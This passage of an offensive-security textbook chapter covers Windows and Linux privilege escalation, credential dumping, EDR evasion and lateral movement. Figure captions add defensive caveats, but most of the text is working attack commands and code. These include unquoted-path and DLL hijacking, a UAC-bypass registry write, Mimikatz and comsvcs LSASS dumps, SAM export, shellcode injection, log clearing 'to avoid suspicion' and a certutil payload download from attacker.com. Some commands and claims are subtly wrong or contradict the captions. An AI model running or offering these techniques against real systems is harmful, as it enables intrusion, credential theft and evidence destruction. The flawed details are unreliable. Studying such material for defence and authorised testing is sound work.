
Figure 8.7: Token purpose and recipient determine the required validation.
Text description for Figure 8.7
OpenID Connect (OIDC) provides authentication information to a client application through an ID token. An OAuth access token supports access to a protected resource exposed through an Application Programming Interface (API). These tokens serve different recipients and purposes. The recipient must apply the validation required for its token type and protocol, including the expected issuer, audience, lifetime, and permissions where applicable. Changing a claim does not make a correctly validated signed token valid. This figure does not depict Security Assertion Markup Language (SAML), which uses its own assertion rules.
8.3 Host-Based Exploitation and Privilege Escalation
Privilege Escalation Techniques
Gaining initial access (foothold) is often not enough. You need elevated privileges to access sensitive data and move laterally.
Unquoted service paths: If a service executable path contains spaces and isn't quoted, Windows searches for the executable in the parent directories:
Service path: C:\Program Files\My Application\Service.exe
Windows searches:
1. C:\Program.exe
2. C:\Program Files\My.exe
3. C:\Program Files\My Application\Service.exe
If you can write to C:\ or C:\Program Files\, you can place a malicious Program.exe and gain privilege escalation.
Check for vulnerable services:
Get-WmiObject win32_service | Where-Object {$_.PathName -notlike "*`"*"} | Select Name, PathName
Exploitation:
# Place malicious executable in C:\Program.exe
# Restart service or wait for reboot
# Your payload runs as SYSTEM
DLL Hijacking: Many applications search for DLLs in the current directory before system directories. Place a malicious DLL with a common name:
# Vulnerable application loads "msvcr120.dll"
# Place malicious msvcr120.dll in the same directory as the app
# When the app loads, your DLL is executed
UAC Bypass (Windows): User Account Control restricts elevated actions. Certain operations bypass UAC:
# Using eventvwr.exe (Event Viewer)
# eventvwr.exe attempts to open a registry key
# If the key doesn't exist, it creates it with elevated privileges
# We intercept this with a DLL loaded before eventvwr.exe

# Using COMRaiseEvent
powershell.exe -NoP -NonI -W Hidden -Command "& {New-ItemProperty -Path 'HKCU:\Software\Classes\ms-settings\Shell\Open\command' -Name DelegateExecute -Value ''}"
As shown in Figure 8.8, local escalation changes privileges on one host. Access to domain resources requires separate authorization.

Figure 8.8: Privileges have a scope and do not automatically extend across the domain.
Text description for Figure 8.8
Privilege escalation increases an account or process's effective permissions. Local administrator and SYSTEM are powerful local contexts, but they do not automatically confer domain-administrator privileges. Access to another host or a domain service depends on the identity presented, the rights granted there, and applicable controls. A service-launched process inherits its configured execution context. It does not automatically run as SYSTEM.
Credential Dumping: LSASS and SAM
LSASS (Local Security Authority Subsystem) stores credentials for running processes. Tools like Mimikatz dump LSASS memory:
# Using Mimikatz
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"

# Output shows:
# Authentication Id: 0 ; 12345 (Session Initiator)
# Session Type: NetworkShare
# User Name: DOMAIN\Administrator
# Domain: DOMAIN
# Logon Server: DC01
# Logon Time: 1/15/2024 9:30:00 AM
# SID: S-1-5-21-...
# Password: SuperSecure123!
SAM (Security Account Manager) database on Windows stores local user password hashes. Extract it:
# Copy SAM and SYSTEM registry hives
reg save HKLM\SAM C:\sam.hive
reg save HKLM\SYSTEM C:\system.hive

# Offline: Extract hashes
secretsdump.py -sam sam.hive -system system.hive LOCAL
On Linux, passwd and shadow files hold user information:
# passwd (readable)
root:x:0:0:root:/root:/bin/bash

# shadow (requires root)
root:$6$salt$hash:18000:0:99999:7:::
Extract and crack:
# Combine shadow into a file readable by hashcat/John
john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
As shown in Figure 8.9, lSASS memory, the SAM database, and Linux account files hold different kinds of authentication or account information.

Figure 8.9: Credential location affects what material may be available and how it is protected.
Text description for Figure 8.9
The Local Security Authority Subsystem Service (LSASS) handles authentication and can retain material for active Windows logon sessions. Available material varies with logon type, configuration, and protections. The Security Accounts Manager (SAM) database stores local Windows account information and password hashes. On Linux, /etc/passwd commonly stores account metadata while /etc/shadow stores protected password verifiers. The diagram does not imply that every store contains plaintext passwords or that access to a file or process always yields reusable credentials.
Circumventing Security Tools and Log Tampering
EDR Evasion:
Living-off-the-land binaries (LOLBins) are legitimate Windows tools that defenders trust:
# Instead of cmd.exe
certutil.exe -f -split -inputfile payload.b64 payload.exe

# Instead of PowerShell
wmi.exe os
wmiexec.py -hashes :hash domain\admin@target
Code injection and process hollowing hide malicious code inside legitimate processes:
// C code example: Inject shellcode into notepad.exe
STARTUPINFO si = {0};
PROCESS_INFORMATION pi = {0};
CreateProcessA("notepad.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);

// Allocate memory in the process
LPVOID alloc = VirtualAllocEx(pi.hProcess, NULL, shellcode_size, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);

// Write shellcode
WriteProcessMemory(pi.hProcess, alloc, shellcode, shellcode_size, NULL);

// Resume the thread
ResumeThread(pi.hThread);
Log Tampering:
Erase your tracks from Windows Event Log:
# Clear Security log (requires admin)
Clear-EventLog -LogName Security

# Using wevtutil
wevtutil cl Security

# Or selectively (avoid suspicion)
Get-EventLog -LogName Security -Newest 100 | Where-Object {$_.EventID -eq 4625} | Remove-EventLog
As shown in Figure 8.10, a local record can be altered while a previously forwarded copy and separate network evidence remain available.

Figure 8.10: Evidence can exist in several places with different retention and access controls.
Text description for Figure 8.10
An event may create a local record and a copy sent to a separate collector. Network devices or other systems may independently record related activity. Changing the local log does not automatically remove copies already stored elsewhere. Coverage, forwarding success, retention, and permissions determine which evidence survives. Tampering can also create additional events or gaps. The illustration assumes that the forwarded copy was successfully collected before the local change.
Putting It Together: Multi-Stage Authentication Attack
You've phished a domain user and obtained their credentials: domain\john:Password2024.
Stage 1: Leverage credentials
# Check what shares you can access
smbclient -L \\\\fileserver -U "domain\john" -p "Password2024"

# Check if you're a local admin
crackmapexec smb fileserver -u "domain\john" -p "Password2024" --local-auth
Outcome: You're not a domain admin, but you have access to the file share.
Stage 2: Kerberoasting (extract service account credentials)
# Request service tickets
GetUserSPNs.py domain.com/john:Password2024 -request -outputfile hashes.txt

# Crack offline
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt

# Success: MSSQLSvc password = "ServicePass123"
Stage 3: Leverage service account
# Log in as the service account
mssqlclient.py -u "domain\mssql_svc" -p "ServicePass123" 10.0.1.75

# Enable xp_cmdshell (if configured)
EXEC xp_cmdshell 'whoami';

# Execute commands as SYSTEM
EXEC xp_cmdshell 'whoami';
Stage 4: Credential dumping
With SYSTEM access, dump LSASS:
# Create a dump file
rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump <LSASS_PID> C:\dump.dmp full

# Transfer dump to attacker machine
# Offline analysis
secretsdump.py -sam -system -ntds dump.dmp
Stage 5: Lateral movement with pass-the-hash
Extract a domain admin hash from the dump:
Domain\Administrator:500:aad3b435b51404eeaad3b435b51404ee:5f4dcc3b5aa765d61d8327deb882cf99
Use the hash to authenticate without the plaintext password:
# Pass-the-hash attack
psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:5f4dcc3b5aa765d61d8327deb882cf99 domain\administrator@10.0.1.5
8.4 Advanced Exploitation Patterns
Library Injection and DLL Hijacking
DLL hijacking exploits the DLL search order. When an application loads a DLL, Windows searches:
- The directory of the executable
- C:\Windows\System32
- C:\Windows\System
- C:\Windows
- Current working directory
A malicious DLL in the executable's directory is loaded first.
# Example: An application searches for msvcr120.dll
# Place malicious msvcr120.dll in the app directory
# Export the same functions as the legitimate DLL to avoid detection
As shown in Figure 8.11, an application can select an untrusted library from an earlier writable location before reaching the intended copy.

Figure 8.11: DLL hijacking depends on the actual loading rules and an attacker-controlled candidate.
Text description for Figure 8.11
A Dynamic-Link Library (DLL) supplies code that a Windows process loads. In this conceptual vulnerable case, name-based resolution encounters an attacker-controlled library before the intended one. Exploitation requires a suitable writable location, a compatible candidate, and loading behavior that selects it. Windows search behavior varies with application type, loading flags, configured directories, and other rules. The loaded code normally runs in the application's security context, so higher privilege requires a higher-privilege application.
Unquoted Service Paths and Privilege Escalation
Recap: If C:\Program Files\My Application\Service.exe isn't quoted, you can place C:\Program.exe (or C:\Program Files\My.exe) to escalate.
As shown in Figure 8.12, an ambiguous service path, a writable earlier candidate, and a service start can lead to execution under the service identity.

Figure 8.12: An unquoted path alone does not establish successful privilege escalation.
Text description for Figure 8.12
Spaces in an unquoted executable path can create ambiguity when Windows interprets a command line. To exploit the illustrated case, an attacker must be able to place a suitable executable at a candidate location that the launch process selects before the intended program. The service must then start under conditions that execute that candidate. Resulting privileges follow the configured service identity. A path finding requires checks of quoting, permissions, parsing behavior, and the start trigger.
Shell and Kiosk Escape
Locked-down systems sometimes restrict users to a shell or kiosk interface. Escape by:
# In a restricted shell, try
!bash
exit
cd /
Or exploit the UI:
# Kiosk running PowerShell ISE
# ISE has a console that allows arbitrary commands
# Alt+Tab to switch windows
LOLBins: Living-Off-the-Land Binaries
These legitimate tools can be abused for malicious purposes:
- certutil.exe: File transfer and encoding
- regsvcs.exe, regasm.exe: COM registration (can load arbitrary assemblies)
- mshta.exe: Execute HTML applications (includes VBScript)
- wmic.exe: WMI command execution
- psexec.exe: Remote command execution
Example:
# certutil to download a file
certutil.exe -urlcache -f https://attacker.com/payload.exe C:\payload.exe

# regasm to load and execute .NET assembly
regasm.exe /U Loader.exe
Analyst Perspective
During a red team exercise at a Fortune 500 company, the blue team was monitoring for obvious tools (Mimikatz, PsExec). We used regasm.exe to execute a .NET assembly containing credential dumping code. Detection was missed because regasm.exe is a legitimate Windows binary. When in doubt, use what's already there.
8.5 Post-Exploitation and Persistence
Lateral Movement with Pass-the-X
Pass-the-hash (PtH) allows authentication without the plaintext password:
# Extract NTLM hash from LSASS dump or SAM
# DOMAIN\Administrator:500:aad3b435b51404eeaad3b435b51404ee:5f4dcc3b5aa765d61d8327deb882cf99

# Use hash to authenticate (Windows)
psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:5f4dcc3b5aa765d61d8327deb882cf99 domain\administrator@10.0.1.5 cmd.exe
Pass-the-ticket (PtT) uses Kerberos tickets instead of passwords:
# Export ticket from LSASS (Mimikatz)
mimikatz.exe "sekurlsa::tickets /export"

# Import ticket and use it
kerberos::ptt C:\ticket.kirbi

# Now access services as the ticket's user
Pass-the-token (PtToken) reuses OAuth/OIDC tokens:
# Stolen OAuth token from browser
token="eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9..."

# Use token to access API
curl -H "Authorization: Bearer $token" https://graph.microsoft.com/v1.0/me
All three techniques bypass the need for plaintext passwords and represent modern lateral movement.
As shown in Figure 8.13, pass-the-hash uses an NT hash, pass-the-ticket uses ticket credentials, and token reuse presents an access token to a resource.
